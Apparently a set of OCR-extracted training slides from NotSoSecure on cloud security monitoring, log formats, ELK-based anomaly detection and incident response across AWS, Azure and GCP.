| <div><div><div><b>AWS access key</b> [REDACTED]</div><div><b>AWS region</b> ap-south-1</div><div><b>Error code</b></div><div><b>Event ID</b> a25de444-[REDACTED]</div><div><b>Event name</b> RevokeSecurityGroupIngress</div><div><b>Event source</b> ec2.amazonaws.com</div></div><div><div><b>Event time</b> 2019-05-22, 11:47:10 AM</div><div><b>Read only</b> false</div><div><b>Request ID</b> 3ada6423-[REDACTED]</div><div><b>Source IP address</b> [REDACTED]</div><div><b>User name</b> root</div></div></div> |                         |           |                            |                   |  |


# Azure: Monitoring and Logging

- Primary offerings: Azure Monitor and Azure Security Center
- Azure Monitor ~ nagios or perf monitoring CPU, disk r/w, network i/o
- Azure 'Security Center': Single dashboard with actionable insights
- Azure center composed of:
  - Automated security checks
  - Policy & compliance checks
  - Intelligence threat detection
  - Identity & access checks



# GCP: Monitoring and Logging

- Primary offering: Stackdriver
- Performs storage, search, analysis, monitoring, & alerting on logs



# Understanding Logs

---

- All Cloud Systems provided ingestible log formats (JSON/XML)
- Logs can provide at the very least
  - Timestamp: Normalized timestamp of event
  - Resource: Resource for which the event has occurred
  - Identity: Initiator of the action
  - Payload: Any payload specified



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Understanding Logs (Example GCP)

Logs are in JSON format and have following fields:

- **insertID:** Unique Identified
- **logName:** The resource name of the log
- **resource:** The primary monitored resource
- **timestamp:** The time of the event
- **receiveTimestamp:** The time of the log entry
- **severity:** The severity of the log entry
- **httpRequest:** Full HTTP request
- **labels:** User-defined (key, value)
- **operation:** Operation associated with entry
- **protoPayload:** A protocol buffer version of payload

## JSON representation

```
{
 "logName": string,
 "resource": {
 object (MonitoredResource)
 },
 "timestamp": string,
 "receiveTimestamp": string,
 "severity": enum (LogSeverity),
 "insertId": string,
 "httpRequest": {
 object (HttpRequest)
 },
 "labels": {
 string: string,
 ...
 },
 "metadata": {
 object (MonitoredResourceMetadata)
 },
 "operation": {
 object (LogEntryOperation)
 },
 "trace": string,
 "spanId": string,
 "traceSampled": boolean,
 "sourceLocation": {
 object (LogEntrySourceLocation)
 },
}
```

Reference:

<https://cloud.google.com/logging/docs/reference/v2/rest/v2/LogEntry>



# Understanding Logs (Example AWS)

JSON format with at least following field:

- **userIdentity:** User details for the entry
  - Type
  - Username
  - Account id
- **SourceIPAddress:** Originating IP Address
- **EventName:** Activity
- **eventSource:** Originating source
- **userAgent:** Activity source console/CLI etc
- **awsRegion:** AWS Region affected
- **eventTime:** Event Timestamp
- **requestParameter:** Input values

```
{
 "Records": [
 {
 "eventVersion": "1.0",
 "userIdentity": {
 "type": "IAMUser",
 "principalId": "EX_PRINCIPAL_ID",
 "arn": "arn:aws:iam::123456789012:user/Alice",
 "accountId": "123456789012",
 "accessKeyId": "EXAMPLE_KEY_ID",
 "userName": "Alice",
 "sessionContext": {
 "attributes": {
 "mfaAuthenticated": "false",
 "creationDate": "2014-03-25T18:45:11Z"
 }
 }
 },
 "eventTime": "2014-03-25T21:08:14Z",
 "eventSource": "iam.amazonaws.com",
 "eventName": "AddUserToGroup",
 "awsRegion": "us-east-2",
 "sourceIPAddress": "127.0.0.1",
 "userAgent": "AWSConsole",
 "requestParameters": {
 "userName": "Bob",
 "groupName": "admin"
 },
 "responseElements": null
 }
]
}
```

Reference:

<https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-log-file-examples.html>

# Understanding Logs (Example Azure)

Different formats for each Logs

Some JSON Format fields:

- **time:** Timestamp
- **callerIPAddress:** IP Address
- **Identity:** Logged in user
- **properties:** Additional details

```
{
 "records": [
 {
 "time": "2018-03-17T00:14:31.2585575Z",
 "operationName": "Change password (self-service)",
 "operationVersion": "1.0",
 "category": "Audit",
 "tenantId": "bf85dc9d-cb43-44a4-80c4-469e8c58249e",
 "resultType": "Success",
 "resultSignature": "-1",
 "resultDescription": "None",
 "durationMs": "-1",
 "correlationId": "60d5e89a-b890-413f-9e25-a047734afe9f",
 "identity": "sreens@wingtiptoysonline.com",
 "Level": "Informational",
 "location": "WUS",
 "properties": {
 "identityType": "UPN",
 "operationType": "Update",
 "additionalDetails": "None",
 "additionalTargets": "",
 "targetUpdatedProperties": "",
 "targetResourceType": "UPN__TenantContextID__PUID__ObjectID_",
 "targetResourceName": "sreens@wingtiptoysonline.com__bf85dc9",
 "auditEventCategory": "UserManagement"
 }
 }
]
}
```

# How to Detect the Attacks

---

Monitoring is all good but how could I spot attacks?

Log analysis based on:

- Rules provided by Cloud Vendor
- Rules provided by third party vendors
- Create your own rules



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Cloud Vendor Tools

---



- **Amazon GuardDuty:**  
Threat detection via continuous monitoring for unauthorised / malicious activity
- **Google Cloud Armor:**  
Protection against Distributed Denial of Service (DDoS)
- **Azure Security Center:**  
Monitors & recommends action for security and compliance
- **Google Cloud Security Command Center:**  
Integrates with native GCP as well as third-party security solutions

Reference:  
<https://aws.amazon.com/guardduty/> <https://cloud.google.com/security-command-center/>  
<https://azure.microsoft.com/en-in/services/security-center/> <https://cloud.google.com/armor/>  
<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Third Party Tools

---

- Largely vendor driven as vendor controls the playing field
- However, multiple commercial offerings are present
- Open source tools and projects are also active in this space
- Some notable references from open source would be:

<https://wazuh.com/blog/monitoring-aws-environments-with-wazuh/>

<https://prometheus.io>

<https://github.com/sonofagl1tch/AWSDetonationLab>

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# ELK Stack

---



NotSoSecure part of

**claranet cyber security**

<https://t.me/learningnets>

# Monitoring in Multi Cloud Environments

---




- Multi Cloud is a ground reality for a large set of organizations
- Traditional Cloud Vendor tools lead to too many different dashboards
- A third-party solution can integrate all data into one place
- Some cloud vendors allow logs from other providers
- Open source solutions like the ELK stack could be an option
  - Elasticsearch
  - Logstash, Beat
  - Kibana

# Elastic Stack

---


- The ELK stack consists of a set of components
  - Elasticsearch, Logstash, and Kibana
- Beats added to the family of lightweight data shippers
- Collectively, ELK acts as a log management platform
  - enables us to collect logs from different platforms
- ElasticSearch: Search (Raw Format), Storing and Indexing logs
- Logstash: Data Parsing and Shipper
- Kibana: Visualisation dashboard






# Elastic Stack

- Kibana is a visualization layer that works on top of Elasticsearch
- Kibana makes it easy to visualize, search and analyze large volumes of data



# Beats



# ELK Setup: AWS



## Step 1 Application

Our vulnerable application is hosted on AWS Lambda and it is integrated with CloudWatch

The application is sending logs to CloudWatch log groups

## Step 2 Cloudwatch Logs

Cloudwatch receives the raw logs

## Step 3 Functionbeat


Functionbeat (Lambda) reads the logs from log groups

Processes, filters and structures these events before sending them to Elasticsearch

## Step 4 Elasticsearch

The structured events are now indexed into Elasticsearch

Logs become accessible through Kibana. Visualise them via dashboards



<https://t.me/learningnets>



ElasticSearch




NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

# ELK Setup: Azure

---





## Demo

# Anomaly Detection Using ELK

---

On day 1 we exploited an AWS Lambda function and investigated an Azure Function

Let's revisit day 1 from the blue team perspective

- Identify the malicious activity performed in Azure and AWS cloud environments

# Further Reading

---

- AWS Security Hub

<https://aws.amazon.com/security-hub/>

- Hybrid / Multi Cloud Monitoring Solution

<https://cloud.google.com/solutions/hybrid-and-multi-cloud-monitoring-and-logging-patterns>

- Fantastic AWS Attacks And Where To Find Them - Georgios Kapoglis

<https://www.youtube.com/watch?v=IOyV8ww-lKM>

- Elastic Detection rules for common scenarios

<https://github.com/elastic/detection-rules>

<https://t.me/learningnets>



NotSoSecure part of



© 2022 NotSoSecure Global  
Services Ltd, all rights reserved

# Respond



# How to Respond

---

Once detected we need to decide how to Contain the incidence

- Block attacker (Soft or Hard Ban)
- Drop the request only
- Divert to honeypot
- Rate limit

We can Pre-empt the attack by leveraging threat feeds

- Bad IPs feed from various threat feeds
- WAF input for web attack traffic





# What to Respond

---

Identified Misconfigurations can also be auto-corrected

- S3 bucket created with public access
- Port 445 opened to public internet
- And more....

Besides Automated actions we also need manual action

- Expiring the leaked / stolen API Keys / Tokens
- Rotating credentials
- And more....



# Detect and Respond to Changes


---

- With dynamic cloud environments, it's imperative that we have capabilities to detect changes and respond to them.
- This is a challenging area and many orgs and individuals are trying to solve this problem.
- Cloud native tools (AWS Config, GCP Cloud Asset Inventory)
  - 3rd party tool showcase: Dollhouse (monitors GCP environment)



